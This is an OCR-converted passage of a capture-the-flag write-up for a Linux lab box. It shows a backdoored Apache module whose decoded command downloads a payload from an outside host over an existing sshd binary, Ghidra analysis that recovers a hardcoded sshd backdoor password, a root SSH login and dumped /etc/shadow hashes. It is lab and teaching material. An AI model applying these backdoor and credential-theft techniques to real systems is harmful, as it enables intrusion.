
```
steven1:x:1000:1000:,,,:/home/steven:/bin/bash
www-data@production:/$ su steven1
Password:
steven@production:/$ id
uid=1000(steven) gid=1000(steven) groups=1000(steven)
steven@production:/$
```

mouse pointer inside or press Ctrl+G

2.8 Machine Enumeration

2.8.1 Network Status


Discover that additional ports opened.



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


2.8.2 Steven Mails

Discover that we can get temporary password from Mark user to access the temporary server. But there is no Mark user in the victim machine.



```
steven@production:/var/mail$ cat steven
From root@production  Sun, 25 Jul 2021 10:31:12 GMT
Return-Path: <root@production>
Received: from production (localhost [127.0.0.1])
        by production (8.15.2/8.15.2/Debian-18) with ESMTP id 80FAcdZ171847
        for <steven@production>; Sun, 25 Jul 2021 10:31:12 GMT
Received: (from root@localhost)
        by production (8.15.2/8.15.2/Submit) id 80FAcdZ171847;
        Sun, 25 Jul 2021 10:31:12 GMT
Date: Sun, 25 Jul 2021 10:31:12 GMT
Message-Id: <202107251031.80FAcdZ171847@production>
To: steven@production
From: root@production
Subject: Investigations

Hi Steven.

We recently updated the system but are still experiencing some strange behaviour with the Apache service.
We have temporarily moved the web store and database to another server whilst investigations are underway.
If for any reason you need access to the database or web application code, get in touch with Mark and he
will generate a temporary password for you to authenticate to the temporary server.

Thanks,
sysadmin
```


From the email hint, we know that we can access to the Apache directory in **'/etc/apache2/mods-enabled'** and to check what module being installed for the Apache services. We can see that only the reader.load are installed earlier compared to other files, as other file are installed on July 4.



```
lrwxrwxrwx 1 root root   34 Jul  4  2021 negotiation.load -> ../mods-available/negotiation.load
lrwxrwxrwx 1 root root   29 Jul  4  2021 php7.4.conf -> ../mods-available/php7.4.conf
lrwxrwxrwx 1 root root   29 Jul  4  2021 php7.4.load -> ../mods-available/php7.4.load
lrwxrwxrwx 1 root root   29 May 17  2021 reader.load -> ../mods-available/reader.load
lrwxrwxrwx 1 root root   33 Jul  4  2021 reqtimeout.conf -> ../mods-available/reqtimeout.conf
lrwxrwxrwx 1 root root   33 Jul  4  2021 reqtimeout.load -> ../mods-available/reqtimeout.load
lrwxrwxrwx 1 root root   31 Jul  4  2021 setenvif.conf -> ../mods-available/setenvif.conf
lrwxrwxrwx 1 root root   31 Jul  4  2021 setenvif.load -> ../mods-available/setenvif.load
lrwxrwxrwx 1 root root   29 Jul  4  2021 status.conf -> ../mods-available/status.conf
lrwxrwxrwx 1 root root   29 Jul  4  2021 status.load -> ../mods-available/status.load
steven@production:/etc/apache2/mods-enabled$
```


2.8.3 Apache module

Access to the extended reader.load file in '/etc/apache2/mods-available'. Discover a mod_reader.o file.




```
steven@production:/etc/apache2/mods-available$ ls -la | grep reader
-rw-r--r-- 1 root root 37616 Jul  5  2021 mod_reader.o
-rw-r--r-- 1 root root    69 May 17  2021 reader.load
```

Transfer this file into attacker machine and discovered this is a binary file.




```
└─$ file mod_reader.o| tr ',' '\n'
mod_reader.o: ELF 64-bit LSB relocatable
 x86-64
 version 1 (SYSV)
 with debug_info
 not stripped
```

Discover interesting, odd base64 strings



```
└─$ strings mod_reader.o
AUATUSH
<=tlH
[]A\A]
D$(1
D$(dH+
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
reader
/bin/bash
mod_reader.c
d2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbi9zc2hkOyB0b3VjaCAtZCBgZGF0ZSArJVktJW0tJWQgLXIgL3Vzci9zYmluL2EyZW5tb2RgIC9
1c3Ivc2Jpbi9zc2hk
42PA
w#%
!uri
!log
&pid
```

Decode it and we get '/usr/sbin/sshd' file being executed. We can check this file on victim machine.



Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Input


```
start: 148  length: 148
  end: 148   lines:   1
length:  0
d2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbi9zc2hkOyB0b3VjaCAtZCBgZGF0ZSArJVktJW0tJW
QgLXIgL3Vzci9zYmluL2EyZW5tb2RgIC91c3Ivc2Jpbi9zc2hk
```

Output

```
start: 111    time:  5ms
  end: 111  length: 111
length:  0   lines:   1
wget sharefiles.xyz/image.jpeg -O /usr/sbin/sshd; touch -d `date +%Y-%m-%d -r /usr/sbin/a2enmod`
/usr/sbin/sshd
```

2.9 SSHD BIN Enumeration


Transfer the file '/usr/sbin/sshd' from victim machine into attacker machine. Discover that this is an ELF file. Use Ghidra to disassembly it and easy for analyse.



```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Undetected/target-items]
└─$ md5sum sshd.elf
9ae629656c6f72dc957358b1f41df27e  sshd.elf

┌──(sodanew㉿kali)-[~/…/Machine/Linux/Undetected/target-items]
└─$ chmod +x sshd.elf

┌──(sodanew㉿kali)-[~/…/Machine/Linux/Undetected/target-items]
└─$ file sshd.elf| tr ',' '\n'
sshd.elf: ELF 64-bit LSB pie executable
 x86-64
 version 1 (SYSV)
 dynamically linked
 interpreter /lib64/ld-linux-x86-64.so.2
 BuildID[sha1]=81f92a57f5fc9f678359f6da9f922af23b7fd8bd
 for GNU/Linux 3.2.0
 with debug_info
 not stripped
```

2.9.1 Auth Password Method


In the auth_password() method. We found the backdoor variable used to do something. From this method, we can see that backdoor variable is separated and the final value of the backdoor will be used to XOR 0x96.



```
  size_t sVar6;
  byte bVar7;
  int iVar8;
  long in_FS_OFFSET;
  char backdoor [31];
  byte local_39 [9];
  long local_30;

  bVar7 = 0xd6;
  ctxt = (Authctxt *)ssh->authctxt;
  local_30 = *(long *)(in_FS_OFFSET + 0x28);
  backdoor._28_2_ = 0xa9f4;
  ppVar1 = ctxt->pw;
  iVar8 = ctxt->valid;
  backdoor._24_4_ = 0xbcf0b5e3;
  backdoor._16_8_ = 0xb2d6f4a0fda0b3d6;
  backdoor[30] = -0x5b;
  backdoor._0_4_ = 0xf0e7abd6;
  backdoor._4_4_ = 0xa4b3a3f3;
  backdoor._8_4_ = 0xf7bbfdc8;
  backdoor._12_4_ = 0xfdb3d6e7;
  pbVar4 = (byte *)backdoor;
  while( true ) {
    pbVar5 = pbVar4 + 1;
    *pbVar4 = bVar7 ^ 0x96;
    if (pbVar5 == local_39) break;
    bVar7 = *pbVar5;
    pbVar4 = pbVar5;
  }
  iVar2 = strcmp(password,backdoor);
  uVar3 = 1;
  if (iVar2 != 0) {
    sVar6 = strlen(password);
    uVar3 = 0;
    if (sVar6 < 0x401) {
      if ((ppVar1->pw_uid == 0) && (options.permit_root_login != 3)) {
```

2.9.2 Password 1

Rearrange those backdoor value and XOR it. Discover something like a password.



From Hex

Delimiter: Auto

XOR

Key: 96 HEX

Scheme: Standard

□ Null preserving


Input — length: 85, lines: 8

```
0xf0e7abd6
0xa4b3a3f3
0xf7bbfdc8
0xfdb3d6e7
0xb2d6f4a0fda0b3d6
0xbcf0b5e3
0xa9f4
0xa5
```

Output — time: 2ms, length: 31, lines: 1

```
fq=@2%5ea-k^k%@q$@b6k6%@*f#u?b3
```


Test SSH Login with the password but failed.



```
└─$ ssh root@10.10.11.146
root@10.10.11.146's password:
Permission denied, please try again.
root@10.10.11.146's password:
Permission denied, please try again.
root@10.10.11.146's password:
root@10.10.11.146: Permission denied (publickey,password).
```

2.9.3 Password 2

Try swap with endianness and change the split that 16-byte long hex. Please compare with the previous input result to see what is the different on the input. Now we get another raw text password. Let try it with root ssh login again.



Recipe

Swap endianness

Data format: Hex

Word length (bytes): 4

□ Pad incomplete words

From Hex

Delimiter: Auto

XOR

Key: 96 HEX

Scheme: Standard

□ Null preserving

Input

```
0xf0e7abd6
0xa4b3a3f3
0xf7bbfdc8
0xfdb3d6e7
0xfda0b3d6
0xb2d6f4a0
0xbcf0b5e3
0xa5a9f4
```

Output


```
 start:  0
   end: 31
length: 31
```

```
@=qfe5%2^k-aq@%k@%6k6b@$u#f*b?3
```

3.0 PRIVILEGE ESCALATION

3.1 Root Shell gained

Retry the credentials with password2 we found, and we successfully logged into the machine as root user.



```
└─$ ssh root@10.10.11.146
root@10.10.11.146's password:
Last login: Sat Jul  2 04:52:36 2022 from 10.10.14.38
root@production:~# id
uid=0(root) gid=0(root) groups=0(root)
root@production:~# whoami
root
root@production:~# cat /etc/shadow
root:$6$xxydXHZzlPY4U0lU$qJDDFjfkXQnhUcESjCaoCWjMT9gAPnyCLJ8U5l2KSlOO3hPMUVxAOUZwvcm87Vkz0Vyc./cDsb2nNZT0dYIbv.:19031:0:99999:7::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
```